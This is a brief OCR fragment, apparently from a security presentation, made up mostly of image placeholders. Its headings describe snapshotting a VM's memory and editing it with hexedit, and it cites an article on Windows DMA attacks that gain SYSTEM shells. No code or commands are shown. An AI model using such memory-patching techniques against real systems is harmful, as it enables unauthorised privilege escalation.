


+Demo 2 – Taking a snapshot of the memory of the VM




Inspired by https://sysdream.com/news/lab/2017-12-22-windows-dma-attacks-gaining-system-shells-using-a-generic-patch/


+Demo 2 – Editing the snaphot (memory) with hexedit



